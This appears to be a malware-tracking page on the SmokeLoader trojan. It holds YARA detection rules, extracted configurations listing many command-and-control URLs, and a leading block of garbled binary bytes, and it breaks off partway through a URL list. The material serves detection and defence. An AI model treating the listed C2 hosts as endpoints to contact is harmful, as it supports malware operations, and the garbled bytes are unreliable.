D....H....:9p1....c!2..]r....S....%`....1.X....I....8.qN..5k....O....2...b(...{s.W..B1.@.1....F~..[.../.......n..d.f..'...N.~..GY.3,.2.)f..".jVQ.@...O..gX..
...b...p
.A.....4..2...w.G
........F.J.?...C..rR.\..F%a.T.t!..F........<...v...1..K.H4 .9&6b.;.......I.........q...AeC....4..(..W|"...L43F..Kj..c..n.....*....T...bv/Tzm?r.."          AV.v...4
#....t|......pi..~!..j....c.....G^+..$.L...D16.G.....!Y..*. .4.O..+q..$|.....;.C!          ..#>9.....>...P.Q.I.C\....$.........;.Z.....2S-.".
G....&'.....n....r0J].....Y..l=ml.....  .PC..v.E.......q".#NF...F.u.#_.f9....q.lR*....}..|o<...'v.c?..g<...I.^..}R.
<      4G.&.~-.8.tz.k.M/..H...;lE%0.0....Ai...4&.....A.A...s.
...<.=      ..;..%@.5y.y{9..+.....0....{.|w.A7
U}B.y-B2....
.3...c0......F..@=F.............P..D...'o.....!(=....#....
^q..^..!.1*s..~d+..5...K.c....O%......$N..f......5.....
~.J*s.r^..qf...N.....=V..t.....9`................C.....H&}>g..|..Y.......kF...=..&a..#...|X.....j..} @.!..w......
.}W.....
i._.~.........n.E.....*..b........i...>-...h..*b....?w.p6.].....S]...oa.G.7...qr....y..%..\m.$..B.-6..e.....2".2...2..Mo....DX..........S.....-.......f...t.
+K*....,..A.n..s.<I...1.>'.......3...(..c...W8.          v.2\..j._Q..O......_....5i7P.QZz.L...zE._...?v.0.(..!.blO.~1.<(.'.JM.&{.....d.+}....\....A. .,
9.R.r...Z....L).......fy.`.gE....y...h.J...U.
...M..4..WV+...:.:(..}|}U...H.t...F...f.......h'........+.F#9:..U...+2..
...bx..9..S..'......h!+.b..8.W..m.v..qd..... .[.b....K.d..g...3."......}....w*`.t...8..);,...f.*..C7...Lm.4 l7......GfM.k
%L....a.|....R.N|)g....E.P...').pr..N..J."..'. +go....S">+       uyI...4s+......4....v..PA.t....8....I.hre..V.....V.
1...j.pSn.NQ....aw?.......S....;`X...lL..T.o.Y".p\...h...TCOec..]$-..F.n...A.a..pC..T.}.e...O......o...$'`~Q.q&.......6U.......#....o..
.g..D...._a&..D....
.-_.2A...E{.t|......hCd@...{..I...`'j%lV.#.<..
```

Yara rule:

```
rule smokeloader: trojan
{
meta:
author = "psrok1"
strings:
$fetch_cnc_url1 = { 80 3d [4] ?? 76 ?? c6 05 [4] 01 3? ?? a0 [4] 8b }
$fetch_cnc_url2 = { a1 [4] 83 f? ?? 75 ?? 3? ?? a3 [4] 5? 8b }
```

```
$wsprintf_msg = { a1 [4] 5? a1 [4] 5? 68 [4] 68 [4] 68 [4] [5-12] ff 15 }
$nofmt_msg = { 8? ?? b? ?? 07 00 00 66 89 ?? 68 [4] 8d ?? 02 5? }
$rc4_key_req = { 6a 04 5? [1-4] ff 75 ?? c7 45 [5] e8 }
$rc4_key_resp = { c7 45 [5] e8 [4] 5? ff 15 [4] 83 c? 05 }
condition:
2 of them or (1 of them and smokeloader_fmt)
}

rule smokeloader_2018: trojan {
meta:
author = "nazywam"
module = "smokeloader"

strings:
$compose_packet = { E8 [4] 8B [1] B8 E2 07 00 00 68 [4] 8D }

$load_cnc1 = { FF [5] 83 C4 30 8B CE E8 [4] 55 68 [4] FF [5] B9 [4] E8 }
$load_cnc2 = { 8A [2] 88 [6] 84 DB 0F [5] B9 [4] E8 [4] 8B [5] 50 }

$rc4_key_req = { 6A 1D 59 E8 [4] 80 [3] 00 00 00 01 8B [1] 8B [6] [11] 75 [1] 6A 04 55 8D }
$rc4_key_resp = { 89 [3] 80 F9 3C 74 [1] 3B C8 7C [1] 3B C8 0F [5] 6A 04 51 8D [3] C7 }
condition:
all of them
}
```

Collected IOCs

Malware configs:

```
[(u'smk_magic', 2015), (u'sample_id', u''), (u'domains', [{u'cnc': u''}, {u'cnc': u'http://makron.bit/'}, {u'cnc': u'http://makronwin.bit/'}, {u'cnc': u'http://makron.site/'}])]
```

```
[(u'smk_magic', 2015), (u'sample_id', u''), (u'domains', [{u'cnc': u'http://alrashoudi.com/wp/k/index.php'}, {u'cnc': u'http://psoeiras.net/js/k/index.php'}, {u'cnc': u'http://twinrealty.com/vworker/k/index.php'}])]
```

	[(u'smk_magic', 2015), (u'sample_id', u'00004'), (u'domains', [{u'cnc': u'http://springhate.at/xptu/'}, {u'cnc': u'http://springback.at/xptu/'}, {u'cnc': u'http://springbaha.at/xptu/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'0002'), (u'domains', [{u'cnc': u'http://cabrioboss.com/'}, {u'cnc': u'http://zeronightmare.com/'}, {u'cnc': u'http://valakasdragon.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'0103'), (u'domains', [{u'cnc': u'http://businessnames1.4irc.com/'}, {u'cnc': u'http://businessnames2.4irc.com/'}, {u'cnc': u'http://businessnames3.4irc.com/'}, {u'cnc': u'http://businessnames4.4irc.com/'}, {u'cnc': u'http://businessnames5.4irc.com/'}, {u'cnc': u'http://businessnames6.4irc.com/'}, {u'cnc': u'http://businessnames7.4irc.com/'}, {u'cnc': u'http://businessnames8.4irc.com/'}, {u'cnc': u'http://businessnames9.4irc.com/'}, {u'cnc': u'http://businessnames10.4irc.com/'}, {u'cnc': u'http://businessnames11.4irc.com/'}, {u'cnc': u'http://businessnames12.4irc.com/'}, {u'cnc': u'http://businessnames13.4irc.com/'}, {u'cnc': u'http://businessnames14.4irc.com/'}, {u'cnc': u'http://businessnames15.4irc.com/'}, {u'cnc': u'http://businessnames16.4irc.com/'}, {u'cnc': u'http://businessnames17.4irc.com/'}, {u'cnc': u'http://businessnames18.4irc.com/'}, {u'cnc': u'http://businessnames19.4irc.com/'}, {u'cnc': u'http://businessnames20.4irc.com/'}, {u'cnc': u'http://businessnames21.4irc.com/'}, {u'cnc': u'http://businessnames22.4irc.com/'}, {u'cnc': u'http://businessnames23.4irc.com/'}, {u'cnc': u'http://businessnames24.4irc.com/'}, {u'cnc': u'http://businessnames25.4irc.com/'}, {u'cnc': u'http://businessnames26.4irc.com/'}, {u'cnc': u'http://businessnames27.4irc.com/'}, {u'cnc': u'http://businessnames28.4irc.com/'}, {u'cnc': u'http://businessnames29.4irc.com/'}, {u'cnc': u'http://businessnames30.4irc.com/'}, {u'cnc': u'http://businessnames31.4irc.com/'}, {u'cnc': u'http://businessnames32.4irc.com/'}, {u'cnc': u'http://businessnames33.4irc.com/'}, {u'cnc': u'http://businessnames34.4irc.com/'}, {u'cnc': u'http://businessnames35.4irc.com/'}, {u'cnc': u'http://businessnames36.4irc.com/'}, {u'cnc': u'http://businessnames37.4irc.com/'}, {u'cnc': u'http://businessnames38.4irc.com/'}, {u'cnc': u'http://businessnames39.4irc.com/'}, {u'cnc': u'http://businessnames40.4irc.com/'}, {u'cnc': u'http://businessnames41.4irc.com/'}, {u'cnc': u'http://businessnames42.4irc.com/'}, {u'cnc': u'http://businessnames43.4irc.com/'}, {u'cnc': u'http://businessnames44.4irc.com/'}, {u'cnc': u'http://businessnames45.4irc.com/'}, {u'cnc': u'http://businessnames46.4irc.com/'}, {u'cnc': u'http://businessnames47.4irc.com/'}, {u'cnc': u'http://businessnames48.4irc.com/'}, {u'cnc': u'http://businessnames49.4irc.com/'}, {u'cnc': u'http://businessnames50.4irc.com/'}, {u'cnc': u'http://businessnames51.4irc.com/'}, {u'cnc': u'http://businessnames52.4irc.com/'}, {u'cnc': u'http://businessnames53.4irc.com/'}, {u'cnc': u'http://businessnames54.4irc.com/'}, {u'cnc': u'http://businessnames55.4irc.com/'}, {u'cnc': u'http://businessnames56.4irc.com/'}, {u'cnc': u'http://businessnames57.4irc.com/'}, {u'cnc': u'http://businessnames58.4irc.com/'}, {u'cnc': u'http://businessnames59.4irc.com/'}, {u'cnc': u'http://businessnames60.4irc.com/'}, {u'cnc': u'http://businessnames61.4irc.com/'}, {u'cnc': u'http://businessnames62.4irc.com/'}, {u'cnc': u'http://businessnames63.4irc.com/'}, {u'cnc': u'http://businessnames64.4irc.com/'}, {u'cnc': u'http://businessnames65.4irc.com/'}, {u'cnc': u'http://businessnames66.4irc.com/'}, {u'cnc': u'http://businessnames67.4irc.com/'}, {u'cnc': u'http://businessnames68.4irc.com/'}, {u'cnc': u'http://businessnames69.4irc.com/'}, {u'cnc': u'http://businessnames70.4irc.com/'}, {u'cnc': u'http://businessnames71.4irc.com/'}, {u'cnc': u'http://businessnames72.4irc.com/'}, {u'cnc': u'http://businessnames73.4irc.com/'}, {u'cnc': u'http://businessnames74.4irc.com/'}, {u'cnc': u'http://businessnames75.4irc.com/'}, {u'cnc': u'http://businessnames76.4irc.com/'}, {u'cnc': u'http://businessnames77.4irc.com/'}, {u'cnc': u'http://businessnames78.4irc.com/'}, {u'cnc': u'http://businessnames79.4irc.com/'}, {u'cnc': u'http://businessnames80.4irc.com/'}, {u'cnc':

	u'http://businessnames81.4irc.com/'}, {u'cnc': u'http://businessnames82.4irc.com/'}, {u'cnc': u'http://businessnames83.4irc.com/'}, {u'cnc': u'http://businessnames84.4irc.com/'}, {u'cnc': u'http://businessnames85.4irc.com/'}, {u'cnc': u'http://businessnames86.4irc.com/'}, {u'cnc': u'http://businessnames87.4irc.com/'}, {u'cnc': u'http://businessnames88.4irc.com/'}, {u'cnc': u'http://businessnames89.4irc.com/'}, {u'cnc': u'http://businessnames90.4irc.com/'}, {u'cnc': u'http://businessnames91.4irc.com/'}, {u'cnc': u'http://businessnames92.4irc.com/'}, {u'cnc': u'http://businessnames93.4irc.com/'}, {u'cnc': u'http://businessnames94.4irc.com/'}, {u'cnc': u'http://businessnames95.4irc.com/'}, {u'cnc': u'http://businessnames96.4irc.com/'}, {u'cnc': u'http://businessnames97.4irc.com/'}, {u'cnc': u'http://businessnames98.4irc.com/'}, {u'cnc': u'http://businessnames99.4irc.com/'}, {u'cnc': u'http://businessnames100.4irc.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'0115'), (u'domains', [{u'cnc': u'http://alrashoudi.com/wp/k/index.php'}, {u'cnc': u'http://psoeiras.net/js/k/index.php'}, {u'cnc': u'http://twinrealty.com/vworker/k/index.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'0504'), (u'domains', [{u'cnc': u'http://businessnames1.4irc.com/'}, {u'cnc': u'http://businessnames2.4irc.com/'}, {u'cnc': u'http://businessnames3.4irc.com/'}, {u'cnc': u'http://businessnames4.4irc.com/'}, {u'cnc': u'http://businessnames5.4irc.com/'}, {u'cnc': u'http://businessnames6.4irc.com/'}, {u'cnc': u'http://businessnames7.4irc.com/'}, {u'cnc': u'http://businessnames8.4irc.com/'}, {u'cnc': u'http://businessnames9.4irc.com/'}, {u'cnc': u'http://businessnames10.4irc.com/'}, {u'cnc': u'http://businessnames11.4irc.com/'}, {u'cnc': u'http://businessnames12.4irc.com/'}, {u'cnc': u'http://businessnames13.4irc.com/'}, {u'cnc': u'http://businessnames14.4irc.com/'}, {u'cnc': u'http://businessnames15.4irc.com/'}, {u'cnc': u'http://businessnames16.4irc.com/'}, {u'cnc': u'http://businessnames17.4irc.com/'}, {u'cnc': u'http://businessnames18.4irc.com/'}, {u'cnc': u'http://businessnames19.4irc.com/'}, {u'cnc': u'http://businessnames20.4irc.com/'}, {u'cnc': u'http://businessnames21.4irc.com/'}, {u'cnc': u'http://businessnames22.4irc.com/'}, {u'cnc': u'http://businessnames23.4irc.com/'}, {u'cnc': u'http://businessnames24.4irc.com/'}, {u'cnc': u'http://businessnames25.4irc.com/'}, {u'cnc': u'http://businessnames26.4irc.com/'}, {u'cnc': u'http://businessnames27.4irc.com/'}, {u'cnc': u'http://businessnames28.4irc.com/'}, {u'cnc': u'http://businessnames29.4irc.com/'}, {u'cnc': u'http://businessnames30.4irc.com/'}, {u'cnc': u'http://businessnames31.4irc.com/'}, {u'cnc': u'http://businessnames32.4irc.com/'}, {u'cnc': u'http://businessnames33.4irc.com/'}, {u'cnc': u'http://businessnames34.4irc.com/'}, {u'cnc': u'http://businessnames35.4irc.com/'}, {u'cnc': u'http://businessnames36.4irc.com/'}, {u'cnc': u'http://businessnames37.4irc.com/'}, {u'cnc': u'http://businessnames38.4irc.com/'}, {u'cnc': u'http://businessnames39.4irc.com/'}, {u'cnc': u'http://businessnames40.4irc.com/'}, {u'cnc': u'http://businessnames41.4irc.com/'}, {u'cnc': u'http://businessnames42.4irc.com/'}, {u'cnc': u'http://businessnames43.4irc.com/'}, {u'cnc': u'http://businessnames44.4irc.com/'}, {u'cnc': u'http://businessnames45.4irc.com/'}, {u'cnc': u'http://businessnames46.4irc.com/'}, {u'cnc': u'http://businessnames47.4irc.com/'}, {u'cnc': u'http://businessnames48.4irc.com/'}, {u'cnc': u'http://businessnames49.4irc.com/'}, {u'cnc': u'http://businessnames50.4irc.com/'}, {u'cnc': u'http://businessnames51.4irc.com/'}, {u'cnc': u'http://businessnames52.4irc.com/'}, {u'cnc': u'http://businessnames53.4irc.com/'}, {u'cnc': u'http://businessnames54.4irc.com/'}, {u'cnc': u'http://businessnames55.4irc.com/'}, {u'cnc': u'http://businessnames56.4irc.com/'}, {u'cnc': u'http://businessnames57.4irc.com/'}, {u'cnc': u'http://businessnames58.4irc.com/'}, {u'cnc': u'http://businessnames59.4irc.com/'}, {u'cnc': u'http://businessnames60.4irc.com/'}, {u'cnc': u'http://businessnames61.4irc.com/'}, {u'cnc': u'http://businessnames62.4irc.com/'}, {u'cnc':

u'http://businessnames63.4irc.com/'}, {u'cnc': u'http://businessnames64.4irc.com/'}, {u'cnc': u'http://businessnames65.4irc.com/'}, {u'cnc': u'http://businessnames66.4irc.com/'}, {u'cnc': u'http://businessnames67.4irc.com/'}, {u'cnc': u'http://businessnames68.4irc.com/'}, {u'cnc': u'http://businessnames69.4irc.com/'}, {u'cnc': u'http://businessnames70.4irc.com/'}, {u'cnc': u'http://businessnames71.4irc.com/'}, {u'cnc': u'http://businessnames72.4irc.com/'}, {u'cnc': u'http://businessnames73.4irc.com/'}, {u'cnc': u'http://businessnames74.4irc.com/'}, {u'cnc': u'http://businessnames75.4irc.com/'}, {u'cnc': u'http://businessnames76.4irc.com/'}, {u'cnc': u'http://businessnames77.4irc.com/'}, {u'cnc': u'http://businessnames78.4irc.com/'}, {u'cnc': u'http://businessnames79.4irc.com/'}, {u'cnc': u'http://businessnames80.4irc.com/'}, {u'cnc': u'http://businessnames81.4irc.com/'}, {u'cnc': u'http://businessnames82.4irc.com/'}, {u'cnc': u'http://businessnames83.4irc.com/'}, {u'cnc': u'http://businessnames84.4irc.com/'}, {u'cnc': u'http://businessnames85.4irc.com/'}, {u'cnc': u'http://businessnames86.4irc.com/'}, {u'cnc': u'http://businessnames87.4irc.com/'}, {u'cnc': u'http://businessnames88.4irc.com/'}, {u'cnc': u'http://businessnames89.4irc.com/'}, {u'cnc': u'http://businessnames90.4irc.com/'}, {u'cnc': u'http://businessnames91.4irc.com/'}, {u'cnc': u'http://businessnames92.4irc.com/'}, {u'cnc': u'http://businessnames93.4irc.com/'}, {u'cnc': u'http://businessnames94.4irc.com/'}, {u'cnc': u'http://businessnames95.4irc.com/'}, {u'cnc': u'http://businessnames96.4irc.com/'}, {u'cnc': u'http://businessnames97.4irc.com/'}, {u'cnc': u'http://businessnames98.4irc.com/'}, {u'cnc': u'http://businessnames99.4irc.com/'}, {u'cnc': u'http://businessnames100.4irc.com/'}])]

[(u'smk_magic', 2015), (u'sample_id', u'0602'), (u'domains', [{u'cnc': u'http://businessnames1.4irc.com/'}, {u'cnc': u'http://businessnames2.4irc.com/'}, {u'cnc': u'http://businessnames3.4irc.com/'}, {u'cnc': u'http://businessnames4.4irc.com/'}, {u'cnc': u'http://businessnames5.4irc.com/'}, {u'cnc': u'http://businessnames6.4irc.com/'}, {u'cnc': u'http://businessnames7.4irc.com/'}, {u'cnc': u'http://businessnames8.4irc.com/'}, {u'cnc': u'http://businessnames9.4irc.com/'}, {u'cnc': u'http://businessnames10.4irc.com/'}, {u'cnc': u'http://businessnames11.4irc.com/'}, {u'cnc': u'http://businessnames12.4irc.com/'}, {u'cnc': u'http://businessnames13.4irc.com/'}, {u'cnc': u'http://businessnames14.4irc.com/'}, {u'cnc': u'http://businessnames15.4irc.com/'}, {u'cnc': u'http://businessnames16.4irc.com/'}, {u'cnc': u'http://businessnames17.4irc.com/'}, {u'cnc': u'http://businessnames18.4irc.com/'}, {u'cnc': u'http://businessnames19.4irc.com/'}, {u'cnc': u'http://businessnames20.4irc.com/'}, {u'cnc': u'http://businessnames21.4irc.com/'}, {u'cnc': u'http://businessnames22.4irc.com/'}, {u'cnc': u'http://businessnames23.4irc.com/'}, {u'cnc': u'http://businessnames24.4irc.com/'}, {u'cnc': u'http://businessnames25.4irc.com/'}, {u'cnc': u'http://businessnames26.4irc.com/'}, {u'cnc': u'http://businessnames27.4irc.com/'}, {u'cnc': u'http://businessnames28.4irc.com/'}, {u'cnc': u'http://businessnames29.4irc.com/'}, {u'cnc': u'http://businessnames30.4irc.com/'}, {u'cnc': u'http://businessnames31.4irc.com/'}, {u'cnc': u'http://businessnames32.4irc.com/'}, {u'cnc': u'http://businessnames33.4irc.com/'}, {u'cnc': u'http://businessnames34.4irc.com/'}, {u'cnc': u'http://businessnames35.4irc.com/'}, {u'cnc': u'http://businessnames36.4irc.com/'}, {u'cnc': u'http://businessnames37.4irc.com/'}, {u'cnc': u'http://businessnames38.4irc.com/'}, {u'cnc': u'http://businessnames39.4irc.com/'}, {u'cnc': u'http://businessnames40.4irc.com/'}, {u'cnc': u'http://businessnames41.4irc.com/'}, {u'cnc': u'http://businessnames42.4irc.com/'}, {u'cnc': u'http://businessnames43.4irc.com/'}, {u'cnc': u'http://businessnames44.4irc.com/'}, {u'cnc': u'http://businessnames45.4irc.com/'}, {u'cnc': u'http://businessnames46.4irc.com/'}, {u'cnc': u'http://businessnames47.4irc.com/'}, {u'cnc': u'http://businessnames48.4irc.com/'}, {u'cnc': u'http://businessnames49.4irc.com/'}, {u'cnc': u'http://businessnames50.4irc.com/'}, {u'cnc': u'http://businessnames51.4irc.com/'}, {u'cnc': u'http://businessnames52.4irc.com/'}, {u'cnc':

u'http://businessnames53.4irc.com/'}, {u'cnc': u'http://businessnames54.4irc.com/'}, {u'cnc': u'http://businessnames55.4irc.com/'}, {u'cnc': u'http://businessnames56.4irc.com/'}, {u'cnc': u'http://businessnames57.4irc.com/'}, {u'cnc': u'http://businessnames58.4irc.com/'}, {u'cnc': u'http://businessnames59.4irc.com/'}, {u'cnc': u'http://businessnames60.4irc.com/'}, {u'cnc': u'http://businessnames61.4irc.com/'}, {u'cnc': u'http://businessnames62.4irc.com/'}, {u'cnc': u'http://businessnames63.4irc.com/'}, {u'cnc': u'http://businessnames64.4irc.com/'}, {u'cnc': u'http://businessnames65.4irc.com/'}, {u'cnc': u'http://businessnames66.4irc.com/'}, {u'cnc': u'http://businessnames67.4irc.com/'}, {u'cnc': u'http://businessnames68.4irc.com/'}, {u'cnc': u'http://businessnames69.4irc.com/'}, {u'cnc': u'http://businessnames70.4irc.com/'}, {u'cnc': u'http://businessnames71.4irc.com/'}, {u'cnc': u'http://businessnames72.4irc.com/'}, {u'cnc': u'http://businessnames73.4irc.com/'}, {u'cnc': u'http://businessnames74.4irc.com/'}, {u'cnc': u'http://businessnames75.4irc.com/'}, {u'cnc': u'http://businessnames76.4irc.com/'}, {u'cnc': u'http://businessnames77.4irc.com/'}, {u'cnc': u'http://businessnames78.4irc.com/'}, {u'cnc': u'http://businessnames79.4irc.com/'}, {u'cnc': u'http://businessnames80.4irc.com/'}, {u'cnc': u'http://businessnames81.4irc.com/'}, {u'cnc': u'http://businessnames82.4irc.com/'}, {u'cnc': u'http://businessnames83.4irc.com/'}, {u'cnc': u'http://businessnames84.4irc.com/'}, {u'cnc': u'http://businessnames85.4irc.com/'}, {u'cnc': u'http://businessnames86.4irc.com/'}, {u'cnc': u'http://businessnames87.4irc.com/'}, {u'cnc': u'http://businessnames88.4irc.com/'}, {u'cnc': u'http://businessnames89.4irc.com/'}, {u'cnc': u'http://businessnames90.4irc.com/'}, {u'cnc': u'http://businessnames91.4irc.com/'}, {u'cnc': u'http://businessnames92.4irc.com/'}, {u'cnc': u'http://businessnames93.4irc.com/'}, {u'cnc': u'http://businessnames94.4irc.com/'}, {u'cnc': u'http://businessnames95.4irc.com/'}, {u'cnc': u'http://businessnames96.4irc.com/'}, {u'cnc': u'http://businessnames97.4irc.com/'}, {u'cnc': u'http://businessnames98.4irc.com/'}, {u'cnc': u'http://businessnames99.4irc.com/'}, {u'cnc': u'http://businessnames100.4irc.com/'}])]

[(u'smk_magic', 2015), (u'sample_id', u'0803'), (u'domains', [{u'cnc': u'http://businessnames1.4irc.com/'}, {u'cnc': u'http://businessnames2.4irc.com/'}, {u'cnc': u'http://businessnames3.4irc.com/'}, {u'cnc': u'http://businessnames4.4irc.com/'}, {u'cnc': u'http://businessnames5.4irc.com/'}, {u'cnc': u'http://businessnames6.4irc.com/'}, {u'cnc': u'http://businessnames7.4irc.com/'}, {u'cnc': u'http://businessnames8.4irc.com/'}, {u'cnc': u'http://businessnames9.4irc.com/'}, {u'cnc': u'http://businessnames10.4irc.com/'}, {u'cnc': u'http://businessnames11.4irc.com/'}, {u'cnc': u'http://businessnames12.4irc.com/'}, {u'cnc': u'http://businessnames13.4irc.com/'}, {u'cnc': u'http://businessnames14.4irc.com/'}, {u'cnc': u'http://businessnames15.4irc.com/'}, {u'cnc': u'http://businessnames16.4irc.com/'}, {u'cnc': u'http://businessnames17.4irc.com/'}, {u'cnc': u'http://businessnames18.4irc.com/'}, {u'cnc': u'http://businessnames19.4irc.com/'}, {u'cnc': u'http://businessnames20.4irc.com/'}, {u'cnc': u'http://businessnames21.4irc.com/'}, {u'cnc': u'http://businessnames22.4irc.com/'}, {u'cnc': u'http://businessnames23.4irc.com/'}, {u'cnc': u'http://businessnames24.4irc.com/'}, {u'cnc': u'http://businessnames25.4irc.com/'}, {u'cnc': u'http://businessnames26.4irc.com/'}, {u'cnc': u'http://businessnames27.4irc.com/'}, {u'cnc': u'http://businessnames28.4irc.com/'}, {u'cnc': u'http://businessnames29.4irc.com/'}, {u'cnc': u'http://businessnames30.4irc.com/'}, {u'cnc': u'http://businessnames31.4irc.com/'}, {u'cnc': u'http://businessnames32.4irc.com/'}, {u'cnc': u'http://businessnames33.4irc.com/'}, {u'cnc': u'http://businessnames34.4irc.com/'}, {u'cnc': u'http://businessnames35.4irc.com/'}, {u'cnc': u'http://businessnames36.4irc.com/'}, {u'cnc': u'http://businessnames37.4irc.com/'}, {u'cnc': u'http://businessnames38.4irc.com/'}, {u'cnc': u'http://businessnames39.4irc.com/'}, {u'cnc': u'http://businessnames40.4irc.com/'}, {u'cnc': u'http://businessnames41.4irc.com/'}, {u'cnc': u'http://businessnames42.4irc.com/'}, {u'cnc':

	u'http://businessnames43.4irc.com/'}, {u'cnc': u'http://businessnames44.4irc.com/'}, {u'cnc': u'http://businessnames45.4irc.com/'}, {u'cnc': u'http://businessnames46.4irc.com/'}, {u'cnc': u'http://businessnames47.4irc.com/'}, {u'cnc': u'http://businessnames48.4irc.com/'}, {u'cnc': u'http://businessnames49.4irc.com/'}, {u'cnc': u'http://businessnames50.4irc.com/'}, {u'cnc': u'http://businessnames51.4irc.com/'}, {u'cnc': u'http://businessnames52.4irc.com/'}, {u'cnc': u'http://businessnames53.4irc.com/'}, {u'cnc': u'http://businessnames54.4irc.com/'}, {u'cnc': u'http://businessnames55.4irc.com/'}, {u'cnc': u'http://businessnames56.4irc.com/'}, {u'cnc': u'http://businessnames57.4irc.com/'}, {u'cnc': u'http://businessnames58.4irc.com/'}, {u'cnc': u'http://businessnames59.4irc.com/'}, {u'cnc': u'http://businessnames60.4irc.com/'}, {u'cnc': u'http://businessnames61.4irc.com/'}, {u'cnc': u'http://businessnames62.4irc.com/'}, {u'cnc': u'http://businessnames63.4irc.com/'}, {u'cnc': u'http://businessnames64.4irc.com/'}, {u'cnc': u'http://businessnames65.4irc.com/'}, {u'cnc': u'http://businessnames66.4irc.com/'}, {u'cnc': u'http://businessnames67.4irc.com/'}, {u'cnc': u'http://businessnames68.4irc.com/'}, {u'cnc': u'http://businessnames69.4irc.com/'}, {u'cnc': u'http://businessnames70.4irc.com/'}, {u'cnc': u'http://businessnames71.4irc.com/'}, {u'cnc': u'http://businessnames72.4irc.com/'}, {u'cnc': u'http://businessnames73.4irc.com/'}, {u'cnc': u'http://businessnames74.4irc.com/'}, {u'cnc': u'http://businessnames75.4irc.com/'}, {u'cnc': u'http://businessnames76.4irc.com/'}, {u'cnc': u'http://businessnames77.4irc.com/'}, {u'cnc': u'http://businessnames78.4irc.com/'}, {u'cnc': u'http://businessnames79.4irc.com/'}, {u'cnc': u'http://businessnames80.4irc.com/'}, {u'cnc': u'http://businessnames81.4irc.com/'}, {u'cnc': u'http://businessnames82.4irc.com/'}, {u'cnc': u'http://businessnames83.4irc.com/'}, {u'cnc': u'http://businessnames84.4irc.com/'}, {u'cnc': u'http://businessnames85.4irc.com/'}, {u'cnc': u'http://businessnames86.4irc.com/'}, {u'cnc': u'http://businessnames87.4irc.com/'}, {u'cnc': u'http://businessnames88.4irc.com/'}, {u'cnc': u'http://businessnames89.4irc.com/'}, {u'cnc': u'http://businessnames90.4irc.com/'}, {u'cnc': u'http://businessnames91.4irc.com/'}, {u'cnc': u'http://businessnames92.4irc.com/'}, {u'cnc': u'http://businessnames93.4irc.com/'}, {u'cnc': u'http://businessnames94.4irc.com/'}, {u'cnc': u'http://businessnames95.4irc.com/'}, {u'cnc': u'http://businessnames96.4irc.com/'}, {u'cnc': u'http://businessnames97.4irc.com/'}, {u'cnc': u'http://businessnames98.4irc.com/'}, {u'cnc': u'http://businessnames99.4irc.com/'}, {u'cnc': u'http://businessnames100.4irc.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'10057'), (u'domains', [{u'cnc': u'http://burbulator.bit/'}, {u'cnc': u'http://burbulator.bit/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'10k'), (u'domains', [{u'cnc': u'http://mailserv.xsayeszhaifa.bit/hosting2/'}, {u'cnc': u'http://mailserv.nutsystem323z.bit/hosting2/'}, {u'cnc': u'http://mailserv.nutsystem324z.bit/hosting2/'}, {u'cnc': u'http://mailserv.nutsystem325z.bit/hosting2/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'11111'), (u'domains', [{u'cnc': u'http://hsbc-auth-2.ru/smk/index.php'}, {u'cnc': u'http://wasduherwasgu.net/smk/index.php'}, {u'cnc': u'http://tanenzwut-tan.su/smk/index.php'}, {u'cnc': u'http://libersmicshliber.com/smk/index.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'11111'), (u'domains', [{u'cnc': u'http://kooldoomroom.net/ww/hok/index.php'}, {u'cnc': u'http://kooldoomroom.biz/ww/hok/index.php'}, {u'cnc': u'http://kooldoomroom.online/ww/hok/index.php'}, {u'cnc': u'http://kooldoomroom.tech/ww/hok/index.php'}, {u'cnc': u'http://kooldoomroom.org/ww/hok/index.php'}])]

[(u'smk_magic', 2015), (u'sample_id', u'1203'), (u'domains', [{u'cnc': u'http://businessnames1.4irc.com/'}, {u'cnc': u'http://businessnames2.4irc.com/'}, {u'cnc': u'http://businessnames3.4irc.com/'}, {u'cnc': u'http://businessnames4.4irc.com/'}, {u'cnc': u'http://businessnames5.4irc.com/'}, {u'cnc': u'http://businessnames6.4irc.com/'}, {u'cnc': u'http://businessnames7.4irc.com/'}, {u'cnc': u'http://businessnames8.4irc.com/'}, {u'cnc': u'http://businessnames9.4irc.com/'}, {u'cnc': u'http://businessnames10.4irc.com/'}, {u'cnc': u'http://businessnames11.4irc.com/'}, {u'cnc': u'http://businessnames12.4irc.com/'}, {u'cnc': u'http://businessnames13.4irc.com/'}, {u'cnc': u'http://businessnames14.4irc.com/'}, {u'cnc': u'http://businessnames15.4irc.com/'}, {u'cnc': u'http://businessnames16.4irc.com/'}, {u'cnc': u'http://businessnames17.4irc.com/'}, {u'cnc': u'http://businessnames18.4irc.com/'}, {u'cnc': u'http://businessnames19.4irc.com/'}, {u'cnc': u'http://businessnames20.4irc.com/'}, {u'cnc': u'http://businessnames21.4irc.com/'}, {u'cnc': u'http://businessnames22.4irc.com/'}, {u'cnc': u'http://businessnames23.4irc.com/'}, {u'cnc': u'http://businessnames24.4irc.com/'}, {u'cnc': u'http://businessnames25.4irc.com/'}, {u'cnc': u'http://businessnames26.4irc.com/'}, {u'cnc': u'http://businessnames27.4irc.com/'}, {u'cnc': u'http://businessnames28.4irc.com/'}, {u'cnc': u'http://businessnames29.4irc.com/'}, {u'cnc': u'http://businessnames30.4irc.com/'}, {u'cnc': u'http://businessnames31.4irc.com/'}, {u'cnc': u'http://businessnames32.4irc.com/'}, {u'cnc': u'http://businessnames33.4irc.com/'}, {u'cnc': u'http://businessnames34.4irc.com/'}, {u'cnc': u'http://businessnames35.4irc.com/'}, {u'cnc': u'http://businessnames36.4irc.com/'}, {u'cnc': u'http://businessnames37.4irc.com/'}, {u'cnc': u'http://businessnames38.4irc.com/'}, {u'cnc': u'http://businessnames39.4irc.com/'}, {u'cnc': u'http://businessnames40.4irc.com/'}, {u'cnc': u'http://businessnames41.4irc.com/'}, {u'cnc': u'http://businessnames42.4irc.com/'}, {u'cnc': u'http://businessnames43.4irc.com/'}, {u'cnc': u'http://businessnames44.4irc.com/'}, {u'cnc': u'http://businessnames45.4irc.com/'}, {u'cnc': u'http://businessnames46.4irc.com/'}, {u'cnc': u'http://businessnames47.4irc.com/'}, {u'cnc': u'http://businessnames48.4irc.com/'}, {u'cnc': u'http://businessnames49.4irc.com/'}, {u'cnc': u'http://businessnames50.4irc.com/'}, 